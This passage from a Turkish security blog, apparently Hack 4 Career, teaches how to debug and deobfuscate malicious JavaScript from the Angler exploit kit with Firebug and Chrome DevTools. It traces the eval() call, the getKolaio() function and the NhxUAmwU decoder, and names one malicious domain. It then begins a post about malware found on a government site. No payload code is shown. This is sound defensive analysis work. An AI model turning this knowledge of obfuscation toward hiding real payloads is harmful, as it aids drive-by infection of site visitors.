
Hata ayıklamaya başladığınızda, Firebug aracının eval() fonksiyonu üzerinde durduğunu göreceksiniz. Sağ tarafta ise eval() fonksiyonu tarafından yorumlanacak/çalıştırılacak olan H4BA5 değişkeninde yer alan JavaScript kodlarını görebilirsiniz. Bu durum size, JavaScript kodlarının bu HTML kod içerisinde gizlenmiş olduğunu, internet tarayıcısı tarafından, çalışma (run) esnasında açık hale geldiğini (decode) ve çalıştırılmak üzere eval() fonksiyonuna iletildiğini açıkça göstermektedir.









Değişkenlerde yer alan JavaScript kodlarını dilediğiniz zaman konsol ekranından ulaşabilirsiniz. Bunun için Console ekranında console.log(değişken) yazmanız yeterlidir.







Firebug eklentisi dışında, JavaScript kodlarını analiz etmek ve hata ayıkamak için Chrome internet tarayıcısı ile birlikte gelen Developer Tools aracından da faydalanabilirsiniz. Bunun için ilgili HTML dosyasını açtıktan sonra, klavyede F12 tuşuna basmanız yeterli olacaktır.


Diyelim ki elinizde yazının başında belirttiğim ve PCAP dosyasından çıkarttığınız, Angler istismar kitine ait bir HTML dosyası var ve bu dosyayı Chrome ile çalıştırdığınızda, internet tarayıcısının doodveeantoviar.kyderby.org adresine gitmeye çalıştığını farkettiniz. Bu adresin, HTML dosyasının tam olarak neresinde yer aldığını öğrenmek ve fonksiyonu analiz etmek istiyorsunuz ancak adresi arattınız ve bulamadınız, bu durumda ne yapacaksınız ?




Bu durumda yapmanız gereken ilk iş daha önce eval() fonksiyonu ile ortaya çıkan tüm JavaScript kodlarını, Angler HTML dosyasının içine kopyalamak ve çalıştırmak olacaktır. Çalıştırdığınız zaman aşağıdaki ekran görüntüsünde yer aldığı gibi http adresinin getKolaio() fonksiyonundan geldiğini görebilirsiniz. getKolaio() fonksiyonuna baktığınızda, bu fonksiyondan gelen değerin NhxUAmwU(xlAEe1xlAEe3); fonksiyonundan geldiğini görebilirsiniz. xlAEe1xlAEe3 değişkenine baktığınızda ise bunun gizlenmiş bir değere sahip olduğunu anlayabilirsiniz. NhxUAmwU fonksiyonunu incelediğinizde de, bunun gizlenmiş veriyi çözen ana fonksiyon olduğu ortaya çıkacaktır.







NhxUAmwU fonksiyonunu dinamik olarak hata ayıklayıcı ile analiz etmek için ise ilgili fonksiyonu ayrı bir HTML dosyasına kopyalayıp, gizlenmiş verileri bu fonksiyona ileterek, adım adım gizlenmiş verinin nasıl çözüldüğünü anlayabilir ve analizinizi gerçekleştirebilirsiniz. Yolunuz açık olsun :)



Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.


The post Zararlı JavaScript Analizi appeared first on Hack 4 Career - Siber Güvenlik Günlüğü.

They PWN Houses!


Source: https://www.mertsarica.com/they-pwn-houses/

By M.S on December 5th, 2016

12 Kasım 2016 tarihinde, başarılı bir "Pi Hediyem Var" oyuncusu olan Mustafa Ali CAN, ziyaret ettiği bir devlet sitesinde antivirüs yazılımının alarm vermesi üzerine benimle iletişime geçti. Yaptığımız yazışmada, kullandığı antivirüs yazılımının sitede tespit ettiği zararlı JavaScript kodunu JS/Kryptik.I olarak adlandırdığını belirtti. Devlet sitelerimizin çeşitli APT grupları tarafından hedef alındığını bilen bir siber güvenlik uzmanı olarak, bu alarma konu olan zararlı JavaScript kodunu yakından incelemeye karar verdim.

